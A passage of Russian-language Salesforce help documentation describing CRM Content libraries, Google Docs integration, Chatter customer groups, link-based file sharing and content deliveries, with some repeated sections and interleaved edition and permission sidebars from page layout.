- **«Дата публикации»:** содержимое сортируется по дате публикации; содержимое, опубликованное последним, отображается в верхней части списка. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все опубликованные файлы, веб-ссылки и документы Google, нажмите кнопку **«Показать все»**.
- **«Количество загрузок»:** содержимое сортируется по количеству загрузок; содержимое с наибольшим количеством загрузок отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все загруженное содержимое, нажмите кнопку **«Показать все»**.
- **«Рейтинг»:** содержимое сортируется по количеству положительных оценок; содержимое с наибольшим количеством положительных оценок отображается в верхней части списка. Положительные и отрицательные оценки отображаются в диаграмме зеленым и красным цветом соответственно. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое с любыми оценками, нажмите кнопку **«Показать все»**.
- **«Количество комментариев»:** содержимое сортируется по количеству комментариев; содержимое с наибольшим количеством комментариев отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое со связанными комментариями, нажмите кнопку **«Показать все»**.

### Популярные теги

В данном разделе (также известный как «облако тегов») отображаются теги, присвоенные содержимому библиотек. Теги — это описательные метки, присвоенные во время загрузки или проверки содержимого, которые позволяют классифицировать и систематизировать содержимое библиотек. Чтобы просмотреть все файлы, веб-ссылки и документы Google, помеченные определенным тегом, щелкните имя нужного тега. Размер имени тега в облаке тегов зависит от его популярности, то есть теги самого крупного размера назначены наибольшему количеству файлов. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

### Недавние действия

Данный раздел содержит моментальный снимок последних действий в библиотеке. На снимке отображаются файлы, веб-ссылки и документы Google, использовавшиеся последними для комментирования, голосования или подписки. Также отображается специальное содержимое и содержимое, опубликованное последним. Данный раздел не содержит

новых версий текущего, архивного и удаленного содержимого. Чтобы просмотреть список записей, воспользуйтесь кнопками **«Более старые»** и **«Более новые»**. Раздел «Недавние действия» может содержать не более 100 записей.

### Самые активные авторы

Данный раздел содержит список авторов, которые чаще других загружают содержимое в библиотеки. Размер имени автора зависит от его активности, то есть имена самого крупного размера принадлежат тем авторам, которые добавили в библиотеку больше содержимого.

СМ. ТАКЖЕ:

[Управление библиотеками](#)

[Обновление версий содержимого](#)

### Управление библиотеками

Вкладка **«Библиотеки»** позволяет открывать личную библиотеку, создавать библиотеки, выбирать библиотеки для просмотра или редактирования, а также анализировать показатели использования и активности библиотек. For details about the publishing options at the top of the page, see [Upload and Publish Content](#). Начальная страница библиотек содержит две вкладки: «Общедоступное содержимое» (сведения об общедоступных библиотеках) и «Мои личные файлы» (сведения о личной библиотеке).

### Общедоступное содержимое

Ниже перечислены разделы, доступные на вкладке «Общедоступное содержимое».

#### Мои библиотеки

Данный раздел содержит все доступные библиотеки. Чтобы просмотреть сведения о библиотеке, щелкните имя нужной библиотеки. Чтобы просмотреть все содержимое библиотеки, щелкните ссылку **«Обзор»**. Чтобы создать библиотеку, добавить пользователей в библиотеку или назначить пользователям полномочия библиотеки, нажмите кнопку **«Создать»**.

#### Специальное содержимое

В данном разделе отображается последнее содержимое библиотек, помеченное в качестве специального (не более 5 записей). Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и помеченные как специальные, будут отображаться в верхней части списка. Чтобы просмотреть все специальное содержимое, нажмите кнопку **«Показать все»**. Чтобы изменить статус специального содержимого, откройте [страницу сведений о содержимом](#).

#### Популярное содержимое

В данном разделе отображаются списки содержимого библиотек. Каждый список позволяет сортировать содержимое по определенному критерию. Чтобы загрузить содержимое, щелкните значок файла в списке. Чтобы открыть связанную страницу сведений, щелкните заголовок нужного содержимого. Ниже перечислены категории, доступные в разделе «Популярное содержимое».

- **«Дата публикации»:** содержимое сортируется по дате публикации; содержимое, опубликованное последним, отображается в верхней части списка. Чтобы определить количество отображаемых записей, выберите нужное число в

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания библиотек:

- «Управление Salesforce CRM Content»
- ИЛИ
- «Создание библиотек»

Для редактирования библиотек:

- «Управление Salesforce CRM Content»

ИЛИ

Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

соответствующем раскрывающемся списке. Чтобы просмотреть все опубликованные файлы, веб-ссылки и документы Google, нажмите кнопку **«Показать все»**.

- **«Количество загрузок»:** содержимое сортируется по количеству загрузок; содержимое с наибольшим количеством загрузок отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все загруженное содержимое, нажмите кнопку **«Показать все»**.
- **«Рейтинг»:** содержимое сортируется по количеству положительных оценок; содержимое с наибольшим количеством положительных оценок отображается в верхней части списка. Положительные и отрицательные оценки отображаются в диаграмме зеленым и красным цветом соответственно. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое с любыми оценками, нажмите кнопку **«Показать все»**.
- **«Количество комментариев»:** содержимое сортируется по количеству комментариев; содержимое с наибольшим количеством комментариев отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое со связанными комментариями, нажмите кнопку **«Показать все»**.

### Популярные теги

В данном разделе (также известный как «облако тегов») отображаются теги, присвоенные содержимому библиотек. Теги — это описательные метки, присвоенные во время загрузки или проверки содержимого, которые позволяют классифицировать и систематизировать содержимое библиотек. Чтобы просмотреть все файлы, веб-ссылки и документы Google, помеченные определенным тегом, щелкните имя нужного тега. Размер имени тега в облаке тегов зависит от его популярности, то есть теги самого крупного размера назначены наибольшему количеству файлов. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

### Недавние действия

Данный раздел содержит моментальный снимок последних действий в библиотеках. На снимке отображаются файлы, веб-ссылки и документы Google, использовавшиеся последними для комментирования, голосования или подписки. Также отображается специальное содержимое и содержимое, опубликованное последним. Данный раздел не содержит новых версий текущего, архивного и удаленного содержимого. Чтобы просмотреть список записей, воспользуйтесь кнопками **«Более старые»** и **«Более новые»**. Раздел «Недавние действия» может содержать не более 100 записей.

### Самые активные авторы

Данный раздел содержит список авторов, которые чаще других публикуют содержимое в библиотеках. Размер имени автора зависит от его активности, то есть имена самого крупного размера принадлежат тем авторам, которые добавили в библиотеку больше содержимого.

### Мои личные файлы

Вкладка «Мои личные файлы» на начальной странице библиотек является личной библиотекой. Загруженное или созданное содержимое, которое не было добавлено в общедоступную библиотеку, сохраняется в личной библиотеке. Содержимое может храниться в личной библиотеке в течение неопределенного времени и при необходимости быть опубликовано в общедоступную библиотеку. Содержимое личной библиотеки может использоваться при компоновке пакетов содержимого. Кроме того, функция доставки содержимого позволяет отправлять содержимое интересам и контактам за пределы организации. Дополнительную информацию см. в разделе **«Настройка доставок содержимого»** на странице 3726. Ниже перечислены разделы, доступные на вкладке «Мои личные файлы».

### Личная библиотека

Чтобы сохранить публикуемый файл, веб-ссылку, пакет содержимого или документ Google в личную библиотеку, установите переключатель **«Сохранить в мою личную библиотеку»**. Данный список позволяет публиковать и

удалять файлы, а также просматривать страницы сведений о содержимом. Содержимое личной библиотеки не поддерживает следующие функции, доступные на страницах сведений об общедоступном содержимом: присвоение тегов, изменение рейтинга, подписка, отслеживание количества загрузок и подписок, а также использование настраиваемых полей. Чтобы удалить файл, публикуемый посредством списка «Личная библиотека», нажмите кнопку **«Отмена»** во время публикации.

### Загрузка прервана

Данный раздел содержит файлы, при загрузке которых произошла ошибка (например, сбой в работе обозревателя или истечение времени сеанса). Чтобы опубликовать файл в общедоступную библиотеку или сохранить его в личную библиотеку, нажмите кнопку **«Опубликовать»**. Чтобы удалить файл, нажмите кнопку **«Отмена»** в диалоговом окне «Сохранить или опубликовать содержимое».

### Загрузка новой версии прервана

Данный раздел содержит файлы, при загрузке новых версий которых произошла ошибка. Пользователям будет доступна исходная версия файла. Чтобы опубликовать файл в общедоступную библиотеку или сохранить его в личную библиотеку, нажмите кнопку **«Опубликовать»**. Чтобы удалить файл, нажмите кнопку **«Отмена»** в диалоговом окне «Сохранить или опубликовать содержимое».

СМ. ТАКЖЕ:

[Настройка доставок содержимого](#)

[Создание и изменение пакетов содержимого в Salesforce CRM Content](#)

## Google Apps

### Общие сведения о Google Apps

Google Apps™ — это набор интерактивных служб, предназначенных для обмена информацией и совместной работы, которые поддерживаются компанией Google и разработаны для бизнес-пользователей. Система Salesforce интегрирует основные службы Google Apps и поддерживает приложения AppExchange, позволяющие настраивать и расширять функции, связанные с Google.

Ниже перечислены службы Google Apps, интегрированные в систему Salesforce. Данные службы должны быть активированы администратором Salesforce.

### Добавление документов Google в систему Salesforce

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации, а также поддерживает возможность общего доступа с коллегами. Ниже перечислены действия, доступные пользователю после активации службы «Добавление документов Google в систему Salesforce».

- Использование связанного списка «Документы Google, примечания и вложения» или «Документы Google и вложения» в любой записи Salesforce для создания, редактирования или просмотра документов Google и их связывания с записью.
- Предоставление общего доступа к документам Google любому пользователю Google Apps в организации.
- Связывание документов Google с записями Salesforce (даже в том случае, если вход в систему Salesforce не выполнен) с помощью веб-кнопки **«Добавить документ Google в Salesforce»**.
- Добавление документов Google в хранилище Salesforce CRM Content, поддерживающее централизованное управление всеми типами содержимого.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### Отправить сообщение Gmail в Salesforce

Gmail™ — это почтовая служба, которая доступна через любой стандартный обозреватель и поддерживает использование корпоративного домена. Служба «Отправить сообщение Gmail в Salesforce» позволяет автоматически регистрировать сообщения эл. почты, отправленные из аккаунта Gmail, в качестве действий по интересам и контактам Salesforce.

### Кнопки и ссылки Gmail

Служба «Кнопки и ссылки Gmail» позволяет добавить ссылки **Gmail** рядом с полями эл. почты всех записей и кнопки **«Создать новое сообщение Gmail»** в связанные списки интересов и контактов «Журнал действий». При выборе ссылки Gmail или кнопки **«Создать новое сообщение Gmail»** система Salesforce выполняет автоматический вход в аккаунт Gmail и заполняет поле **«Кому»**. Если организация использует службу «Отправить сообщение Gmail в Salesforce», то система Salesforce автоматически заполняет поле **«СК»** адресом Email to Salesforce.

### Использование документов Google в Salesforce

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации («Документы Google») в режиме реального времени, а также поддерживает возможность общего доступа с коллегами. Содержимое документов хранится в Google, поэтому обновленные версии документов и история их изменений могут быть просмотрены пользователями прямо в аккаунте Google Apps (вместо отправки вложений по эл. почте).

Ниже перечислены способы интеграции службы «Документы Google» в систему Salesforce. Начальная страница «Документы» в аккаунте Google Apps содержит список всех документов, презентаций и таблиц Google, созданных текущим пользователем или предоставленных другими пользователями Google Apps для совместного доступа.

Дополнительную информацию о службе «Документы Google» см. в [интерактивной справке Google](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования службы  
«Документы Google» в  
системе Salesforce:


- «Чтение» для соответствующего типа записи

И

Аккаунт Google Apps

## Добавление документов Google в систему Salesforce

Вы можете добавить существующий документ Google к любой записи или библиотеке Salesforce.


 **Прим.:** Чтобы использовать службы Google Apps в системе Salesforce, выполните вход в бизнес-аккаунт Google Apps. В бизнес-аккаунтах используется домен организации (например, *ivan.petrov@kompaniya.ru*). Чтобы уточнить имя пользователя и пароль Google Apps, обратитесь к администратору.

### Добавление документа Google к записи Salesforce

1. Откройте обращение, коммерческую возможность или какую-нибудь другую запись.
2. В связанном списке документы Google, заметки и вложения или в связанном списке документы Google и вложения щелкните **добавить документ Google**.
3. Введите имя документа Google.
4. Введите URL нужного документа Google.
5. Нажмите кнопку **«Сохранить»**.

### Добавление документа Google в библиотеку Salesforce CRM Content

1. На вкладке **Библиотеки** либо на странице сведений о библиотеке щелкните **Добавить документ Google**. Выполните вход в приложения Google, если об этом будет выведен запрос.
2. Введите URL нужного документа Google.
3. Щелкните **Добавить**.
4. Введите заголовок и выберите библиотеку. См. [Опубликование файлов в библиотеках](#), чтобы ознакомиться с подробными инструкциями по опубликованию контента в библиотеке.
5. Нажмите кнопку **«Опубликовать»**.

 **Прим.:** Прежде чем закрыть документ Google, предоставьте другим пользователям Google Apps общий доступ к этому документу. Приложение Salesforce позволяет открывать документ Google только тем пользователям, которые имеют доступ к данному документу в учетной записи приложения Google.

 **Совет:** Дополнительную информацию о службе «Документы Google» см. в [интерактивной справке Google](#).

СМ. ТАКЖЕ:

[Использование документов Google в Salesforce](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания документа  
Google и его связывания с  
записями Salesforce:

- «Редактирование» для соответствующего типа записи

И

Аккаунт Google Apps

## Сотрудничество с партнерами и клиентами

### Группы клиентов Chatter

#### Общие сведения о клиентах Chatter в личных группах

Клиенты Chatter — это пользователи, находящиеся за пределами корпоративных доменов эл. почты, которые могут просматривать и взаимодействовать с участниками только тех групп, в которые они были приглашены. Клиентам недоступны данные Salesforce.

Клиенты Chatter...

- могут быть добавлены в Chatter при условии, что:
  - менеджер или ответственный за группу приглашает **клиентов** в группу.
  - Администратор добавляет их в меню «Настройка», введя *Пользователи* в поле «Быстрый поиск» и выбрав параметр **«Пользователи»**.
- могут просматривать только:
  - группы, участниками которых они являются.
  - участников этих групп. Клиенты могут просматривать только ограниченные профили, включая фотографии, имена, должности, адреса эл. почты, участников общих групп, общие файлы, статистику по действиям и степени влияния. Публикация в профилях им недоступна.
  - файлы, доступные в группах, участниками которых они являются.
- не могут просматривать:
  - записи и прочие данные Salesforce, включая результаты поиска.
  - темы, включая темы в ленте, списке тем, на страницах сведений о темах, в разделах «Темы недавних обсуждений» и «Самые обсуждаемые темы». (Клиенты могут просматривать темы с хэштегами.)
  - рекомендации и не могут быть рекомендованы другим пользователям. Кроме того, группы, поддерживающие доступ клиентов, также не могут быть рекомендованы.
- отображаются в качестве клиентов в профилях и группах с их участием. Фотографии клиентов и групп, содержащих клиентов, помечаются оранжевым верхним левым углом.
- имеют ограниченные профили, включая имена, фотографии, должности, компании, адреса эл. почты, ленты, участников групп, ответственность за файлы, статистику по действиям и степени влияния.
- недоступны для отслеживания. Кроме того, клиенты не могут отслеживать пользователей и файлы.
- могут быть менеджерами и участниками группы. Клиент, являющийся менеджером, может просматривать пользователей, которые запрашивают добавление в группу (несмотря на их отсутствие в других общих группах), и утверждать запросы.
- не могут нести ответственность, создавать, удалять, модерировать, присоединяться или отправлять запросы на добавление в группы.
- могут приглашать пользователей, находящихся с ними в общих группах, в группы, которыми они управляют.
- не могут приглашать пользователей, находящихся внутри корпоративного домена, чьи профили им недоступны.
- не могут **общаться** на странице 3306 с другими пользователями.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



 Прим.:

- Приглашенному в качестве клиента предоставляются уникальные учетные данные для входа в группу, несмотря на то, что он может уже являться участником другой организации Salesforce. Другие учетные данные Salesforce не могут использоваться для входа в группу, поддерживающую клиентский доступ.
- Если вход в группу не может быть выполнен, рекомендуем убедиться в использовании имени пользователя и пароля, указанных в приветственном сообщении эл. почты, которое отправляется зарегистрированным клиентам. При повторном возникновении ошибки обратитесь к администратору.
- Чтобы восстановить пароль, клиент может воспользоваться функцией восстановления пароля. Чтобы восстановить имя пользователя, клиент должен обратиться к администратору соответствующей организации.

## Рекомендации для пользователей мобильных устройств

Клиенты Chatter могут выполнять вход и использовать приложения Salesforce<sup>1</sup>, а также приложение Chatter Mobile для BlackBerry. Данные приложения применяют к пользователям-клиентам те же ограничения, что и интерактивная версия Chatter.

СМ. ТАКЖЕ:

[Группы Chatter](#)

[Добавление и удаление клиентов в группах Chatter](#)


## Добавление и удаление клиентов в группах Chatter

Если организация поддерживает клиентские приглашения, то ответственные и менеджеры личной группы могут добавлять, удалять и приглашать клиентов в те группы, которые поддерживают [доступ клиентов](#).

1. Откройте страницу сведений о группе.
2. Чтобы добавить пользователей, которые уже не являются клиентами компании, щелкните **«Пригласить людей»** или **«Добавить или удалить участников» > «Пригласить их в Salesforce Chatter!»**. Введите адреса эл. почты через запятую, при необходимости добавьте сообщение и нажмите кнопку **«Отправить»**.

Пользователь, принявший приглашение, присоединяется к сети Chatter и становится участником группы.

3. Чтобы добавить пользователей, которые уже являются клиентами компании, щелкните **«Добавить или удалить участников»** и выполните указанные ниже действия.

- Воспользуйтесь полем **«Поиск людей»**.
- Выберите фильтр **«Участники»** группы или **«Каждый»** в компании.
- Чтобы ознакомиться с полным списком, щелкните **«Далее»** или **«Назад»**.
- Чтобы добавить клиента, нажмите кнопку **«Добавить»**. Чтобы удалить клиента, щелкните значок .
- По завершении нажмите кнопку **«Готово»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



 Прим.:

- Приглашенному в качестве клиента предоставляются уникальные учетные данные для входа в группу, несмотря на то, что он может уже являться участником другой организации Salesforce. Другие учетные данные Salesforce не могут использоваться для входа в группу, поддерживающую клиентский доступ.
- Если вход в группу не может быть выполнен, рекомендуем убедиться в использовании имени пользователя и пароля, указанных в приветственном сообщении эл. почты, которое отправляется зарегистрированным клиентам. При повторном возникновении ошибки обратитесь к администратору.
- Чтобы восстановить пароль, клиент может воспользоваться функцией восстановления пароля. Чтобы восстановить имя пользователя, клиент должен обратиться к администратору соответствующей организации.

СМ. ТАКЖЕ:

[Добавление и удаление участников группы Chatter](#)
[Просмотр участников группы Chatter](#)

## Предоставление общего доступа к файлам по ссылке

Общий доступ к файлу может быть предоставлен путем создания ссылки и ее отправки по эл. почте или посредством мгновенного сообщения. В этом случае создается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересу, сотруднику, клиенту или партнеру) внутри и за пределами компании. При выборе ссылки отображается интерактивная версия файла, доступная для просмотра и загрузки. По умолчанию в большинстве организаций, использующих сеть Chatter, общий доступ к файлу предоставляется именно посредством ссылки. Чтобы включить функцию общего доступа по ссылке, администраторы должны включить указанные ниже полномочия.

1. Введите строку «*Доставки содержимого*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Доставки содержимого**». Установите флажки «Включить доставки содержимого» и «Включить создание доставок содержимого для файлов Chatter».
2. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**». Выберите нужный набор полномочий, щелкните «**Полномочия системы**» и установите флажок «Создание и публикация ссылок на файлы Chatter».
3. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**». Выберите нужный профиль и щелкните «**Правка**». Установите флажок «Создание и публикация ссылок на файлы Chatter» в разделе «**Общие полномочия пользователя**». Данное полномочие не требуется для файлов в общедоступных библиотеках Salesforce CRM Content. Наоборот, выполните действия 1 и 2, а также убедитесь, что пользователь является участником библиотеки, а в определении полномочия библиотеки установлен флажок «**Доставить содержимое**».



Чтобы создать и опубликовать ссылку на файл, выполните указанные ниже действия.



1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
  - На странице «Файлы»: нажмите кнопки «**Загрузить файл**» и «**Обзор**», выберите локальный файл; затем щелкните «**Общий доступ по ссылке**» > «**Загрузить**».
  - На вкладке «Начальная страница»: последовательно выберите пункты «**Создать...**» > «**Файл**», нажмите кнопку «**Обзор**» и выберите файл со своего компьютера, затем выберите «**Общий доступ по ссылке**» > «**Загрузить**».


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- На странице сведений о файле: щелкните  «**Параметры общего доступа к файлу**» > «**По ссылке...**».
  - В диалоговом окне «Параметры общего доступа»: выберите ссылку «**Любой с ссылкой**» в списке «Общий доступ с».
  - На странице «Файлы», в списке «Файлы группы» или «Файлы, принадлежащие...»: щелкните ссылку  > «**Общий доступ по ссылке**» рядом с нужным файлом.
  - Рядом с файлом в ленте или в окне, всплывающем при наведении указателя мыши на имя файла: щелкните ссылку «**Дополнительные действия**» > «**Параметры общего доступа к файлу**» и выберите ссылку «**Любой с ссылкой**» в списке «Общий доступ с».
  - В папке Salesforce Files Sync на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр «**Salesforce Files Sync**», а затем выберите «**Общий доступ по ссылке**».
2. Нажмите кнопку «**Копировать**» (при ее наличии) или скопируйте ссылку вручную и вставьте ее в сообщение эл. почты или мгновенное сообщение. Получатели данной ссылки могут только просматривать и загружать файлы. Изменение файлов не поддерживается.

Если файл не является публичным, значит, он доступен в частном порядке и для него отображается соответствующий значок () . Данный файл больше нигде не публикуется и доступен для поиска и просмотра только определенным пользователям. Если файл является публичным, отображается соответствующий значок () . Данный файл доступен для поиска и просмотра всем пользователям в компании.

Чтобы отменить доступ к ссылке, щелкните  рядом с нужной ссылкой в диалоговом окне «Параметры общего доступа». В этом случае ссылка не сможет использоваться для доступа к файлу.

 Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

СМ. ТАКЖЕ:

[Создание доставок содержимого](#)

## Доставки содержимого

### Создание доставок содержимого

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


Приложение Salesforce  
CRM Content доступно в  
версиях: **Contact Manager,**  
**Group Edition, Professional**  
**Edition, Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

*Доставка содержимого* позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Доставки содержимого создаются с помощью связанного списка «Доставки содержимого», доступного для большинства объектов Salesforce. Пользователи Salesforce CRM Content могут также создавать доставки содержимого на странице сведений о содержимом или в связанном списке «Связанное содержимое».

Чтобы создать доставку содержимого, выполните указанные ниже действия.

1. Нажмите кнопку **«Доставить содержимое»** в связанном списке «Доставки содержимого», в связанном списке «Связанное содержимое» или на странице сведений о содержимом.
2. Загрузите файл или подтвердите имя файла. Пользователи Salesforce CRM Content могут выполнять поиск нужного содержимого в собственных библиотеках. Пользователи Salesforce CRM Content могут выполнять поиск содержимого в [общедоступных](#) или [личных библиотеках](#).
3. При необходимости измените значение поля «Имя доставки». Данное имя используется для идентификации доставки содержимого в системе Salesforce. Настоятельно рекомендуем использовать уникальные имена. По умолчанию имя доставки содержит имя файла и текущую дату.
4. Выберите нужные способы доставки. Доступные варианты определяются форматом загруженного файла.
  - Чтобы создать интерактивную версию файла, доступную для просмотра в обозревателе, установите флажок «Разрешить получателю просмотр в обозревателе».
  - Чтобы разрешить получателю просмотр содержимого в исходном формате, установите флажок «Разрешить получателю загрузку как [тип\_файла]». Например, при загрузке файла Microsoft® Word данное поле отображается следующим образом: «Разрешить загрузку как .doc».

 **Прим.:** При отсутствии предварительного просмотра файла в системе Salesforce пользователи могут загружать доставленный файл, независимо от наличия возможности загрузки. Предварительные просмотры файла выполняются при их первом запросе в системе Salesforce, но не раньше. Предварительные просмотры файла генерируются при просмотре страницы сведений о файле или публикации файла в ленту.

  - Чтобы разрешить получателям загрузку PDF-версии файла, установите флажок «Разрешить получателю загрузку как PDF». Данный параметр доступен только для файлов Microsoft® PowerPoint, Word и Excel.
5. Чтобы получить электронное уведомление о первом выборе URL-адреса доставки содержимого, установите флажок «Сообщить мне о первом просмотре или загрузке».

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания доставок содержимого в общедоступных библиотеках Salesforce CRM Content:


- Участник библиотеки
- И
- Флажок «Доставить содержимое», установленный в определении полномочий библиотеки

Для создания доставок содержимого в личных библиотеках Salesforce CRM Content:

- Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении общих полномочий

Для создания доставок содержимого (если не используется приложение Salesforce CRM Content):

- Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении общих полномочий

6. Чтобы ограничить время доступа к содержимому доставки, установите флажок «Дата истечения права доступа к содержимому» и введите нужную дату. По умолчанию срок доступа истекает через 90 дней от текущей даты. Дата истечения срока действия созданной доставки содержимого может быть изменена на странице сведений о доставке.
7. При необходимости установите флажок «Требовать пароль для доступа к содержимому». Пароль, предоставленный пользователю при создании доставки содержимого, должен быть отправлен получателю наряду с URL-адресом доставки. Пароль отображается на странице сведений о доставке в течение всего срока ее действия.
8. Чтобы связать доставку содержимого с записью Salesforce, воспользуйтесь функцией поиска. По умолчанию выбирается запись, которая просматривалась при нажатии кнопки **«Доставить содержимое»**.
9. Нажмите кнопку **«Сохранить и перейти далее»**. Обычно доставка содержимого создается за считанные секунды. При необходимости нажмите кнопку **«Сообщить мне»**, чтобы закрыть мастер создания доставок содержимого и получить электронное уведомление о создании доставки.
10. Чтобы просмотреть созданную доставку, щелкните ссылку **«Предварительный просмотр»** в мастере создания доставок содержимого.  
 **Важное замечание:** Форматирование исходного файла может некорректно отображаться в интерактивной версии. Если установлен флажок «Разрешить получателю просмотр в обозревателе», то доставка содержимого должна быть просмотрена до отправки получателю ее URL-адреса. Если интерактивная версия отображается некорректно, щелкните ссылку **«Назад»** и выберите отображение содержимого только в исходном формате или в формате PDF.
11. Скопируйте и вставьте URL-адрес доставки и пароль (при его наличии) в сообщение эл. почты или мгновенное сообщение. URL-адрес доступен на странице сведений о доставке. Дополнительную информацию см. в разделе [«Просмотр и редактирование доставок содержимого»](#).

СМ. ТАКЖЕ:

[Предоставление общего доступа к файлам по ссылке](#)

## Просмотр и редактирование доставок содержимого

Чтобы открыть страницу сведений, щелкните имя нужной доставки содержимого в связанном списке «Доставки содержимого» или на странице со списком доставок содержимого.

### Просмотр сведений о доставке содержимого

Страница сведений о доставке содержит всю информацию, связанную с доставкой содержимого, включая количество просмотров и параметры доставки. URL-адрес, предоставляющий доступ к доставке содержимого, отображается только при наличии доступа к содержимому или связанной записи, либо при назначении ответственности за доставку содержимого. Описание каждого поля см. в разделе «[Поля доставки содержимого](#)».

### Редактирование сведений о доставке содержимого

Чтобы отменить доступ к доставке содержимого, щелкните «Срок истекает сейчас». Чтобы изменить сведения о доставке (например, способы доставки, дата истечения срока действия или связанные записи), нажмите кнопку «Правка». Описание каждого поля см. в разделе «[Поля доставки содержимого](#)».

### Удаление доставок содержимого

Чтобы отменить доступ к доставке содержимого и удалить запись доставки из системы Salesforce, нажмите кнопку «Удалить». Файлы, связанные с доставкой содержимого, могут быть удалены только после удаления самой доставки содержимого.

### Отслеживание доставок содержимого

Каждый переход по URL-адресу доставки регистрируется системой Salesforce как один *просмотр*. Все просмотры, связанные с доставкой, отображаются в связанном списке «Просмотры» на странице сведений о доставке содержимого. Сведения о просмотре содержат следующие данные: дата и время просмотра, выполнен ли просмотр внутренним пользователем Salesforce и выполнена ли загрузка. Если доставка содержимого поддерживает возможность загрузки файлов в исходном формате или формате PDF, то флажок «Файл загружен» свидетельствует о выполнении загрузки, однако тип файла не подлежит определению.

СМ. ТАКЖЕ:

[Создание и изменение пакетов содержимого в Salesforce CRM Content](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме  
**Database.com Edition.**

Приложение Salesforce CRM Content доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы сведений о доставке:

- Доступ к связанной странице сведений о содержимом в Salesforce CRM Content

ИЛИ

Доступ к записи, связанной с доставкой содержимого

Для редактирования, отмены или удаления доставки содержимого:

- Ответственный за запись

ИЛИ

«Изменение всех данных»

## Использование связанного списка «Доставки содержимого»

*Доставка содержимого* позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

